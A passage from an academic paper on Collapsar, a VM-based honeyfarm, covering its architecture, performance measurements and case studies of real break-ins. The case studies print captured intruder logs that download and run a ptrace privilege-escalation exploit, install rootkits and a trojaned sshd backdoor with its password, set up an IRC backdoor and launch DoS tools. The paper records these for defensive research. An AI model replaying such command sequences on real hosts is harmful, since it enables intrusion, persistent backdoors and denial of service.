Honeypots in Collapsar can be categorized as *high-interaction* and *virtual*. More importantly, Collapsar honeypots are physically located in a dedicated local network but are logically dispersed in multiple network domains. This property reflects the vision of *Honeyfarm* [39] proposed by Lance Spitzner. However, to the best of our knowledge, there has been no prior realization of Honeyfarm using high-interaction honeypots, with detailed design, implementation, and real-world experiments. Furthermore, we demonstrate that by using *high-interaction* honeypots, the Honeyfarm vision can be more completely realized than using low-interaction honeypots or passive traffic monitors. Meanwhile, we identify new challenges associated with high-interaction honeypots in mitigating risks and containing attacks.

The development of Collapsar is more challenging than the deployment of a stand-alone decoy system. System authenticity requires honeypots to behave, from an intruder's point of view, as normal hosts in their associated network domains. From the perspective of Collapsar operators, the honeypots should be easily configured, monitored, and manipulated for system manageability. To realize a full-fledged Collapsar, the following problems need to be addressed:




Figure 1: Architecture of Collapsar: a VM-based network attack detention center

- How to redirect traffic? Traffic toward a honeypot should be transparently redirected from the target network to the Collapsar center without the intruder being aware of the redirection. Traffic redirection can be performed by network routers or by end-systems. While the end-system-based approach adds additional delay to the attack packets and introduces extra traffic to the target production network, the router-based approach requires network administration privileges in every target network domain. Moreover, a virtual honeypot in the Collapsar center is expected to exhibit similar network configuration and behavior as the regular hosts in the same target network. Such requirements add to the complexity of redirection mechanisms.
- What traffic to redirect? To achieve high authenticity, all traffic to a honeypot needs to be redirected, even if some traffic (such as broadcast) is not bound exclusively for the honeypot. However, redirection of all related traffic will incur considerable overhead. More seriously, some traffic may contain sensitive or private information that the intruder should not be given access to. Such information should be filtered before redirection. While judicious traffic redirection is necessary to create authentic environments for trapping highly motivated intruders, it could be somewhat relaxed for capturing self-propagating computer worms.
- When to stop an intrusion? Honeypots are designed to exhibit vulnerability and are likely to be compromised. However, the vulnerability may cascade.

A compromised honeypot can be used in another round of worm propagation or DDoS attack. Collapsar should detect and prevent such attacks before any real damage is done. However, simply blocking all outgoing traffic is not a good solution, because it will curtail the collection of evidence of the attacks, such as communication with other cohorts and the downloading of rootkits. The challenge is to decide the right time to say 'Freeze!' to the intruder.

This paper presents our solutions to the first problem. For the second and the third problems, we have developed Collapsar components and mechanisms for the enforcement of different traffic filtering and attack curtailing policies specified by Collapsar operators and network administrators. This paper does not address any specific policy and its impact. Instead, it focuses on the architectural and functional aspects of Collapsar.

### 3 Architecture of Collapsar

The architecture of Collapsar is shown in Figure 1. Collapsar is comprised of three main *functional components*: the *redirector*, the *front-end*, and the *virtual honeypot* (VM). These components work together to achieve authenticity-preserving traffic redirection. Collapsar also includes the following *assurance modules* in order to capture, contain, and analyze the activities of intruders: the *logging module*, the *tarpitting module*, and the *correlation module*.



## 3.1 Functional Components

### 3.1.1 Redirector

The redirector is a software component running on a designated machine in each target production network. Its purpose is to forward attack-related traffic to virtual honeypots in the Collapsar center which will accept traffic and behave like normal hosts under attack. A redirector has three main functions: traffic capture, traffic filtering, and traffic diversion. Traffic capture involves the interception of all packets (including unicast and multicast packets) toward a honeypot. Since the captured packets may contain sensitive information, traffic filtering needs to be performed according to rules specified by the network administrator. Finally, packets that have gone through the filter will be encapsulated and diverted to the Collapsar center by the traffic diversion function.

### 3.1.2 Front-end

The front-end is a gateway to the Collapsar center. It receives encapsulated packets from redirectors in different production networks, decapsulates the packets, and dispatches them to the intended virtual honeypots in the Collapsar center. To avoid becoming a performance bottleneck, multiple front-ends may exist in a Collapsar center.

In the reverse direction, the front-end accepts response traffic from the honeypots, and scrutinizes all packets with the help of assurance modules (to be described in Section 3.2) for attack stoppage. If necessary, the front-end will curtail the interaction with the intruder to prevent a compromised honeypot from attacking other hosts on the Internet. If a policy determines that continued interaction is allowed, the front-end will forward the packets back to their original redirectors which will then redirect the packets into the network, such that the packets appear to the remote intruder as originating from the target network.

### 3.1.3 Virtual Honeypot

Honeypots accept packets coming from redirectors and behave as if they are hosts in the targeted production network being probed. Physically, the traffic between the intruder and the honeypot follows the path from intruder's machine to redirector to Collapsar front-end to honeypot. Logically, the intruder interacts *directly* with the honeypot. To achieve authenticity, the honeypot has the same network configuration as other hosts in the production network including the default router, DNS servers, and mail servers. Honeypots in Collapsar are virtual machines hosted by physical machines in the Collapsar center. Virtualization not only achieves resource-efficient

honeypot consolidation, but also adds powerful capabilities to network attack investigation such as tamper-proof logging, capturing of live image snapshots, and dynamic honeypot creation and customization [38].

## 3.2 Assurance Modules

The Collapsar functional components create virtual presence of honeypots. Assurance modules provide necessary facilities for attack investigation and mitigation of associated risks.

### 3.2.1 Logging Module

Recording how an intruder exploits software vulnerabilities is critical to understanding the tactics and strategies of intruders [9]. All communications related to honeypots are highly suspicious and need to be recorded. However, the traditional Network Intrusion Detection System (NDIS) based on packet sniffing may become less effective if the attack traffic is encrypted. In fact, it has become common for intruders to communicate with compromised hosts using encryption-capable backdoors, such as trojaned *sshd* daemons. In order to log the details of such attacks without intruders tampering with the log, the logging module in each honeypot consists of sensors embedded in the honeypot's guest OS as well as log storage in the physical machine's host OS. As a result, log collection is invisible to the intruder and the log storage is un-reachable by the intruder.

### 3.2.2 Tarptitting Module

Deploying high-interaction honeypots is risky in that they can be used by an intruder as a platform to launch a second round of attack or to propagate worm. To mitigate such risks, the Collapsar's tarptitting module subverts intruder activities by (1) throttling out-going traffic from honeypots [41] by limiting the rate packets are sent (for example TCP-SYN packets) or reducing average traffic volume and (2) scrutinizing out-going traffic based on known attack signatures, and crippling detected attacks by invalidating malicious attack codes [7].

### 3.2.3 Correlation Module

Collapsar provides excellent opportunities to mine log data for correlated events that an individual honeypot or multiple independently operated honeypots cannot offer. Such capability is enabled by the correlation module. For example, the correlation module is able to detect network scanning by correlating simultaneous or sequential probing (ICMP echo requests or TCP-SYN packets) of honeypots that logically belong to different production networks. If the networks are probed within a short period

(such as in a couple of seconds), it is likely the network is being scanned. The correlation module can also be used to detect *on-going* DDoS attacks [35], worm propagations [43], and hidden overlay networks such as IRC-based networks or peer-to-peer networks formed by certain worms.

## 4 Implementation of Collapsar

In this section, we present the implementation details of Collapsar. Based on virtual machine technologies, Collapsar is able to support virtual honeypots running various operating systems.

### 4.1 Traffic Redirection

There are two approaches to transparent traffic redirection: the router-based approach and the end-system-based approach. In the router-based approach, an intermediate router or the edge router of a network domain can be configured to activate the Generic Routing Encapsulation (GRE) [28, 29] tunneling mechanism to forward honeypot traffic to the Collapsar center. The approach has the advantage of high network efficiency. However, it requires the privilege of router configuration. On the other hand, the end-to-end approach does not require access and changes to routers. Instead, it requires an application-level redirector in the target production network for forwarding packets between the intruder and the honeypot. In a fully cooperative environment such as a university campus, the router-based approach may be a more efficient option, while in an environment with multiple autonomous domains, the end-system-based approach may be adopted for easy deployment. In this paper, we describe the design and implementation of the end-system-based approach.

To more easily describe the end-system-based approach, let  $R$  be the default router of a production network,  $H$  be the IP address of the physical host where the redirector component runs, and  $V$  be the IP address of the honeypot as appearing to the intruders.  $H$ ,  $V$ , and an interface of  $R$ , say  $I_1$ , belong to the same network. When there is a packet addressed to  $V$ , router  $R$  will receive it first and then try to forward the packet based on its current routing table. Since address  $V$  appears in the same network as  $I_1$ ,  $R$  will send the packet over  $I_1$ . To successfully forward the packet to  $V$ ,  $R$  needs to know the corresponding MAC address of  $V$  in the ARP cache table. If the MAC address is not in the table, an ARP request packet will be broadcasted to get the response from  $V$ .  $H$  will receive the ARP request.  $H$  knows that there is no real host with IP address  $V$ . To answer the query,  $H$  responds with its own MAC address, so that the packet to  $V$  can be sent to  $H$  and the redirector in

$H$  will then forward the packet to the Collapsar center. Note that one redirector can support the virtual presence of *multiple* honeypots in the same production network.

The redirector is implemented as a virtual machine running our extended version of UML. This approach adds considerable flexibility to the redirector since the VM is able to support policy-driven configuration for packet filtering and forwarding, and can be conveniently extended to support useful features such as packet logging, inspection, and in-line rewriting. The redirector has two virtual NICs: the *pcap/libnet* interface and the *tunneling* interface. The *pcap/libnet* interface performs the actual packet capture and injection. Captured packets will be echoed as input to the UML kernel. The redirector kernel acts as a bridge, and performs policy-driven packet inspection, filtering, and subversion. The *tunneling* interface tunnels the inspected packets transparently to the Collapsar center. For communication in the opposite direction, the redirector kernel's *tunneling* interface accepts packets from the Collapsar center and moves them into the redirector kernel itself, which will inspect, filter, and subvert the packets from the honeypots, and re-inject the inspected packets into the production network through the *pcap/libnet* interface.

### 4.2 Traffic Dispatching

The Collapsar front-end is similar to a transparent firewall. It dispatches incoming packets from redirectors to their respective honeypots based on the destination field in the packet header. The front-end can also be implemented using UML which creates another point for packet logging, inspection, and filtering.

Ideally, packets should be forwarded directly to the honeypots after dispatching. However, virtualization techniques in different VM enabling platforms complicate this problem. In order to accommodate various VMs (especially those using VMware), the front-end will first inject packets into the Collapsar network via an injection interface. The injected packets will then be claimed by the corresponding virtual honeypots and be moved into the VM kernels via their virtual NICs. This approach supports VMware-based VMs without any modification. However, it incurs additional overhead (as shown in Section 5). Furthermore, it causes the undesirable *cross-talk* between honeypots which logically belong to different production networks. Synthetic cross-talk may decrease the authenticity of Collapsar. A systematic solution to this problem requires a slight modification to the virtualization implementation, especially the NIC virtualization. Unfortunately, modifying the VM requires the access to the VM's source code. With open-source VM implementations, such as UML, the injection interface of the front-end can be modified to feed packets directly



into the VM (honeypot) kernels. As shown in Section 5, considerable performance improvement will be achieved with this technique.

### 4.3 Virtual Honeypot

The virtual honeypots in Collapsar are highly interactive. They can be compromised and fully controlled by intruders. Currently, Collapsar supports virtual honeypots based on both VMware and UML. Other VM enabling platforms such as Xen [22], Virtual PC [10], and UMLinux [30] will also be supported in the future.

VMware is a commercial software system and is one of the most mature and versatile VM enabling platforms. A key feature is the ability to support various commodity operating systems and to take snapshot of live virtual machine images. Support for commodity operating systems provides more diverse view of network attacks, while image snapshot generation and restoration (without any process distortion) add considerable convenience to forensic analysis.

As mentioned in Section 4.2, the network interface virtualization of VMware is not readily compatible with Collapsar design. More specifically, VMware creates a special *vmnet*, which emulates an inner bridge. A VMware-hosted virtual machine injects packets directly into the inner bridge, and receives packets from the inner bridge. A special host process is created to be attached to the bridge and acts as an agent to forward packets between the local network and the inner bridge. The ability to read packets from the local network is realized by a loadable kernel module called *vmnet.o*, which installs a callback routine registering for all packets on a specified host NIC via the *dev\_add\_pack* routine. The packets will be re-injected into the inner-bridge. Meanwhile, the agent will read packets from the inner-bridge and call the *dev\_queue\_xmit* routine to directly inject packets to the specified host NIC. It is possible to re-write the special host process to send/receive packets directly to/from the Collapsar front-end avoiding the overhead of injecting and capturing packets twice - once in the front-end and once in the special host process. This solution requires modifications to VMware.

UML is an open-source VM enabling platform that runs directly in the unmodified *user space* of the host OS. Processes within a UML (the guest OS) are executed in the virtual machine in exactly the same way as they would be executed on a native Linux machine. Leveraging the capability of *ptrace*, a special thread is created to intercept the system calls made by any process thread in the UML kernel, and redirect them to the guest OS kernel. Meanwhile, the host OS has a separate *kernel space*, eliminating any security impact caused by the individual UMLs.

Taking advantage of UML being open source, we enhance UML's network virtualization implementation such that each packet from the front-end can be immediately directed to the virtual NIC of a UML-based VM. This technique not only avoids the unnecessary packet capture and re-injection, as in VMware, but also eliminates the *cross-talk* between honeypots in the Collapsar center.

### 4.4 Assurance Modules

Logging modules are deployed in multiple Collapsar components including redirectors, front-ends, and honeypots. Transparent to intruders, logging modules in different locations record attack-related information from *different* view points. Simple packet inspection tools, such as *tcpdump* [8] and *snort* [6] are able to record plain traffic, while embedded sensors inside the honeypot (VM) kernel are able to uncover an intruder's encrypted communications. In section 6.1, we will present details of several attack incidences demonstrating the power of in-kernel logging. The in-kernel logging module in VMware-based honeypots leverages an open-source project called *sebek* [5], while in-kernel logging module for UML-based honeypots is performed by *kernort* [31], a kernelized *snort* [6].

Tarpitting modules are deployed in both the front-end and redirectors. The modules perform in-line packet inspection, filtering, and rewriting. Currently, the tarpitting module is based on *snort-inline* [7], an open-source project. It can limit the number of out-going connections within a time unit (e.g., one minute) and can also compare packet contents with known attack signatures in the *snort* package. Once a malicious code is identified, the packets will be rewritten to invalidate its functionality.

The Collapsar center provides a convenient venue to perform correlation-based attack analysis such as wide-area DDoS attacks or stepping stone attacks [42]. The current prototype is capable of attack correlation based on simple heuristics and association rules. However, the Collapsar correlation module can be extended in the future to support more complex event correlation and data mining algorithms enabling the detection of non-trivial attacks such as low and slow scanning and hidden overlay networks.

## 5 Performance Measurement

The VM technology provides effective support for high-interaction honeypots. However, the use of virtual machines inevitably introduces performance degradation. In this section, we first evaluate the performance overhead of two currently supported VM platforms: VMware and UML. We then present the end-to-end networking

overhead caused by the Collapsar functional components for traffic redirection and dispatching.

To measure the virtualization-incurred overhead, we use two physical hosts (with aliases *seattle* and *tacoma*, respectively) with no background load, connected by a lightly loaded 100Mbps LAN. *Seattle* is a Dell PowerEdge server with a 2.6GHz Intel Xeon processor and 2GB RAM, while *tacoma* is a Dell desktop PC with a 1.8GHz Intel Pentium 4 processor and 768MB RAM. A VM runs on top of *seattle*, and measurement packets are sent from *tacoma* to the VM. The TCP throughput is measured by repeatedly transmitting a file of 100MB under different socket buffer size, while the latency is measured using standard ICMP packets with different payload sizes. Three sets of experiments are performed: (1) from *tacoma* to a VMware-based VM in *seattle*, (2) from *tacoma* to a UML-based VM in *seattle*, and (3) from *tacoma* directly to *seattle* with no VM running. The results in TCP throughput and ICMP latency are shown in Figures 2(a) and 2(b), respectively. The curves “VMware,” “UML,” and “Direct” correspond to experiments (1), (2), and (3), respectively.

Figure 2(a) indicates that UML performs worse in TCP throughput than VMware, due to UML’s user-level virtualization implementation. More specifically, UML uses a *ptrace*-based technique implemented at the user level and emulates an x86 machine by virtualizing system calls. On the other hand, VMware employs the *binary rewriting* technique implemented in the kernel, which inserts a breakpoint in place of sensitive instructions. However, both VMware and UML exhibit similar latency degradation because the (much lighter) ICMP traffic does not incur high CPU load therefore hiding the difference between kernel and application level virtualization. A more thorough and rigorous comparison between VMware and UML is presented in [22].

We then measure the performance overhead incurred by the traffic redirection and dispatching mechanisms of Collapsar. We set up *tacoma* as the Collapsar front-end. In a different LAN, we deploy a redirector running on a machine with the same configuration as *seattle*. The two LANs are connected by a high performance Cisco 3550 router. A machine *M* in the same LAN as the redirector serves as the “intruder” machine, connecting to the VM (honeypot) running in *seattle*. Again, three sets of experiments are performed for TCP throughput and ICMP latency measurement: (1) from *M* to a VMware-based honeypot in *seattle*, (2) from *M* to a UML-based honeypot in *seattle*, and (3) from *M* to the machine hosting the redirector (but without the redirector running). The results are shown in Figures 3(a) and 3(b). The curves “VMware,” “UML,” and “Direct” correspond to experiments (1), (2), and (3), respectively.

Contrary to the results in Figures 2(a) and 2(b), the

UML-based VM achieves *better* TCP throughput and ICMP latency than the VMware-based VM. We believe this is due to the optimized traffic dispatching mechanism implemented for UML (Section 4.2). Another important observation from Figures 3(a) and 3(b) is that traffic redirecting and dispatching in Collapsar incur a non-trivial network performance penalty (comparing with the curve “Direct”). For remote intruders (or those behind a weak link), such penalty may be “hidden” by the already degraded end-to-end network performance. However, for “nearby” intruders, such penalty may be observable by comparing performance to a real host in the same network. This is a limitation of the Collapsar design. Router-based traffic redirection (Section 4.1) as well as future hardware-based virtualization technology are expected to alleviate this limitation.

## 6 Experiments with Collapsar


In this section, we present a number of real-world network attack incidences captured by our Collapsar testbed. We also present the recorded intruder activities to demonstrate the effectiveness and practicality of Collapsar. Finally, we demonstrate the potential of Collapsar in log mining and event correlation.

### 6.1 Attack Case Study


In our Collapsar testbed, there are five production networks: three Ethernet LANs, one wireless LAN, and one DSL network. A Collapsar center is located in another Ethernet LAN. The virtual honeypots in the Collapsar center run a variety of operating systems, including RedHat Linux 7.2/8.0, Windows XP Home Edition, FreeBSD 4.2, and Solaris 8.0. Before the start of Collapsar operation, the *md5sum* of every file in a honeypot (virtual machine), except in the Windows honeypot, has been calculated and stored for future references. For each representative attack incidence, we examine the specific vulnerability, describe how the system was compromised, and show the intruder’s activities after the break-in. We note that these attacks are *well-known* attacks and have previously been reported. Our only purpose is to demonstrate the effectiveness of Collapsar when facing real-world attacks.

#### 6.1.1 Linux/VMware Honeypot

The first recorded incidence was an attack on an Apache server version 1.3.20-16 running on RedHat 7.2 using the Linux kernel 2.4.7-10. The honeypot compromised was a VMware-based virtual machine in the Collapsar center, with logical presence in one of the LAN production networks.




(a) TCP throughput degradation




(b) ICMP latency degradation (increase)

Figure 2: Comparing virtualization-incurred overhead: VMWare vs. UML



(a) TCP throughput degradation



(b) ICMP latency degradation (increase)

Figure 3: Comparing Collapsar-incurred overhead: VMWare vs. UML

- **Vulnerability description:** Apache web server versions up to and including 1.3.24 contain a vulnerability [14] in the chunk-handling routines. A carefully crafted invalid request can cause an Apache child process to call the *memcpy()* function in a way that will write past the end of its buffer, corrupting the stack and thus resulting in a stack overflow. Remote intruders can exploit this vulnerability to access the system using the system's Apache account.

Unpatched Linux kernels version 2.4.x contain a *ptrace* vulnerability [19], which can be exploited by malicious local users to escalate their privileges to root.

- **Incident:** An Apache honeypot was deployed in the Collapsar center at 11:44:03PM on 11/24/2003 and was compromised at 09:33:55AM on 11/25/2003.

Collapsar captured all information related to the vulnerability-exploiting process, including the intruder's keystrokes after the break-in as shown in Figure 4. The complete log of the break-in is available on the Collapsar website [18].

First a TCP connection to port 443 on the honeypot was initiated, then the intruder sent one malicious packet (actually several TCP segments), triggering buffer overflow in the Apache web server. The malicious code contained in the packets spawned a shell with the privilege of the system's Apache account. With the shell, the intruder quickly downloaded, compiled, and executed a program exploiting the *ptrace* vulnerability [19]. Once executed, the *ptrace* exploitation code gave the intruder root privilege. After obtaining root privilege, the intruder downloaded a rootkit called *SHv4 Rootkit*

<pre>[2003-11-25 09:33:55 aaa.bb.c.126 7817 sh 48]export HISTFILE=/dev/null; echo; echo ' &gt;&gt;&gt; GAME OVER! Hackerz Win ;) &lt;&lt;&lt;'; echo; echo; echo "***** I AM IN 'hostname -f' *****"; echo; if [ -r /etc/redhat-release ]; then echo 'cat /etc/redhat-release'; elif [ -r /etc/suse-release ]; then echo SuSe 'cat /etc/suse-release'; elif [ -r /etc/slackware-version ]; then echo Slackware 'cat /etc/slackware-version'; fi; uname -a; id; echo  [2003-11-25 09:34:01 aaa.bb.c.126 7817 sh 48]cd /tmp [2003-11-25 09:34:07 aaa.bb.c.126 7817 sh 48]wget http://xxxxxxxxxxxxxxxxxx /0304-exploits/ptrace-kmod.c;gcc ptrace-kmod.c -o p;./p  [2003-11-25 09:35:46 aaa.bb.c.126 7838 sh 0]wget http://xxxxxxxx.xx.xx/vip/shauli/ shv4.tar.gz;tar -xzf shv4.tar.gz;cd shv4;./setup rooter 1985  [2003-11-25 09:36:16 aaa.bb.c.126 8009 xntps 0]SSH-1.5-PuTTY-Release-0.53b [2003-11-25 09:36:57 aaa.bb.c.126 8009 xntps 0]cd /home;adduser ftpd;su ftpd [2003-11-25 09:37:00 aaa.bb.c.126 8009 xntps 0]cd ftpd;mkdir .logs;cd .logs [2003-11-25 09:37:04 aaa.bb.c.126 8009 xntps 0]wget http://xxxxxxxx.xxx/archive/ v1.2/iroffer1.2b22.tgz;tar -zxvf iroffer1.2b22.tgz;cd iroffer1.2b22;./Configure;make [2003-11-25 09:37:50 aaa.bb.c.126 8009 xntps 0]mv iroffer syst [2003-11-25 09:37:52 aaa.bb.c.126 8009 xntps 0]pico rpm [2003-11-25 09:38:01 aaa.bb.c.126 8009 xntps 0]./syst -b rpm/dev/null &amp;</pre>	<pre>----- 1. Gaining a regular    account: apache -----  2. Escalating to the    root privilege -----  3. Installing a set    of backdoors -----  4. Adding the ftp user    and installing a    IRC-based ftp server -----</pre>
--	---

Figure 4: Collapsar log of intruder activities after Apache break-in

```
** 0 packs ** 30 of 30 slots open, Min: 3.0KB/s
** Bandwidth Usage ** Current: 0.0KB/s,
** To request a file type: "/msg xxxxxxxxxxxx xxxx send #x" **
** Brought To You By xxxxxx **
Total Offered: 0.0 MB Total Transferred: 0.00 MB
```

Figure 5: Apache attack leading to an *iroffer* backdoor, logged by Collapsar

[34] and installed a trojaned *ssh* backdoor with a password *rooter* on port 1985. Upon successfully installing the trojaned *ssh* server, a login session was initiated from PuTTY version 0.53b, a popular Windows SSH client, to the port 1985 accessing the trojaned *ssh* server, so that all communications between the honeypot and the intruder could be encrypted. Traditional techniques such as tcpdump and NIDS become less effective once traffic is encrypted. However, the Collapsar in-kernel logging module *sebek* [5] was able to hijack *SYS.read* system call and recognize the intruder's keystrokes (Figure 4).

- **Backdoor in action:** Based on the logged keystrokes, we were able to infer the intruder's tactics and goals. The intruder first added a new user account *ftpd*, then installed *iroffer* [2]. *Iroffer* is a program that enables the hosting machine to act as a file server for an IRC channel similar to the *Napster* file sharing system [3]. Once started, *iroffer* connected to an IRC server and logged into a certain channel. The intruder was able to remotely re-configure *iroffer* which would periodically report its status in the channel, including available space, files, and transmission status. Figure 5 shows a status report generated by *iroffer* and logged by Collapsar logging module. It indicates that the intruder was able to

request/offer files from/to others in the channel.

- **Forensic analysis:** After detecting *iroffer* installation, no further keystrokes were captured. We took a snapshot of the honeypot image (available in [18]) and disconnected the honeypot from the Collapsar center. A quick verification using *md5sum* revealed several trojaned system routines, including *netstat*, *ls*, *ps*, *find*, and *top*; one *ssh* backdoor; and the *iroffer* program.

### 6.1.2 Linux/UML Honeypot

The second incidence was an attack on the Samba server version 2.2.1a-4 running on RedHat 7.2. The honeypot was a UML-based virtual honeypot with enhanced network virtualization. The honeypot resided in the Collapsar center but had a logical presence in one of the LAN production networks.

- **Vulnerability description:** The Samba server versions 2.0.x through 2.2.7a contain a buffer overflow vulnerability associated with the re-assembly of SMB/CIFS packet fragments [17]. This vulnerability allows a remote intruder to gain root privileges in a host running the Samba server.
- **Incident:** The Samba honeypot was activated in the Collapsar center at 12:01:03PM on 11/25/2003, and



```

[2003-11-26 11:41:17 aaa.bb.c.31 8100 sh 0]unset HISTFILE; echo "woooooot! xxxxx owns
u :)";uname -a;id;uptime;

[2003-11-26 11:41:32 aaa.bb.c.31 8100 sh 0]wget xxxxxx.xx.xx/rkzz.tgz
[2003-11-26 11:41:48 aaa.bb.c.31 8100 sh 0]tar -zxvf rkzz.tgz;rm -rf rkzz.tgz;cd .max;
./install
[2003-11-26 11:41:58 aaa.bb.c.31 8100 sh 0]killall -9 smbd nmbd lisa logger
[2003-11-26 11:51:14 aaa.bb.c.31 8163 httpd 0]SSH-1.5-PuTTY-Release-0.53b
[2003-11-26 11:51:30 aaa.bb.c.31 8163 httpd 0]pstree
[2003-11-26 11:51:34 aaa.bb.c.31 8163 httpd 0]ps -ax
[2003-11-26 11:51:49 aaa.bb.c.31 8163 httpd 0]wget xxxxxx.xx.xx/skk.tgz
[2003-11-26 11:52:03 aaa.bb.c.31 8163 httpd 0]tar -zxvf skk.tgz;rm -rf skk.tg
[2003-11-26 11:52:07 aaa.bb.c.31 8163 httpd 0]rm -rf skk.tgz
[2003-11-26 11:52:08 aaa.bb.c.31 8163 httpd 0]cd skk
[2003-11-26 11:52:08 aaa.bb.c.31 8163 httpd 0]kk
[2003-11-26 11:52:09 aaa.bb.c.31 8163 httpd 0]/sk

[2003-11-26 11:52:11 aaa.bb.c.31 8163 httpd 0]cd ..
[2003-11-26 11:56:42 aaa.bb.c.31 8163 httpd 0]wget xxxxxx.xx.xx/flood.tgz
[2003-11-26 11:57:32 aaa.bb.c.31 8163 httpd 0]tar xvfz flood.tgz;rm -rf flood.tgz
[2003-11-26 11:57:35 aaa.bb.c.31 8163 httpd 0]cd flood
[2003-11-26 11:57:45 aaa.bb.c.31 8163 httpd 0]/alpha

```

1. Gaining a root  
privilege directly

2. Installing a set  
of backdoors

3. Downloading a set  
of DoS attack tools  
and initiating the  
DoS attack

Figure 6: Collapsar log of intruder activities after SMB break-in

was compromised at 11:41:17AM on 11/26/2003. With the help of logging module *kernort*, Collapsar captured all information related to the attack, including scanning attempts and intruder keystrokes after the break-in (shown in Figure 6). The complete log can be found at [18].

First, a scanning NetBIOS name packet was sent to UDP port 137 and the honeypot running a vulnerable Samba server responded with MAC address 00-00-00-00-00-00, which indicated that a Samba server is running. After receiving the response, a TCP connection to port 139 was established and several malicious packets guessing different return addresses were sent in the hope of launching a buffer overflow attack. The malicious packets contained a port-binding shell-code, which will listen on TCP port 45295 if correctly executed. Based on information in the Collapsar log information, we are able to identify six attempts to guess the return address, i.e., 0xbffffd4, 0xbffffda8, 0xbffffc7c, 0xbffffb50, 0xbffffa24, and 0xbffff8f8, in the malicious code.

After successfully exploiting the Samba server, the remote intruder gained the root privilege and installed a rootkit wrapper *rkzz.tgz*, which contains a trojaned *sshd* backdoor and a sniffer program. Once the *sshd* backdoor was installed, the intruder quickly created an *ssh* connection using PuTTY-0.53b, encrypting all subsequent traffic. Using the *ssh* connection, the intruder downloaded a program package *skk.tgz*, which is the *SucKit* rootkit. It seemed that *SucKit* could not be installed successfully in the UML, so the intruder downloaded another attack package, *flood.tgz*, and immediately

started a DoS attack. The attack package contained several DoS attack tools, including the infamous *smurf*, *overdrop*, and *synsend*.

- **Forensic analysis:** Once the DoS attack was started, the tarpitting module in Collapsar detected a burst of out-going TCP-SYN packets, which indicated a successful compromise and an on-going DoS attack. The tarpitting module immediately raised an alarm and the Samba honeypot was disconnected from the Collapsar center. Forensic analysis revealed the installation of many flooding tools in */tmp/share/flood*, which is consistent with the log information generated by the Collapsar logging module.

Another VMware-based virtual honeypot running the same *Samba* service was also compromised by the same IP, and an IRC bot, *psyBNC* [4], was installed enabling the intruder to remotely control the compromised honeypot via an IRC network. With VMware support, a snapshot of the honeypot was taken, demonstrating VMware's flexibility and convenience for forensic analysis over UML.

### 6.1.3 Windows XP/VMware Honeypot

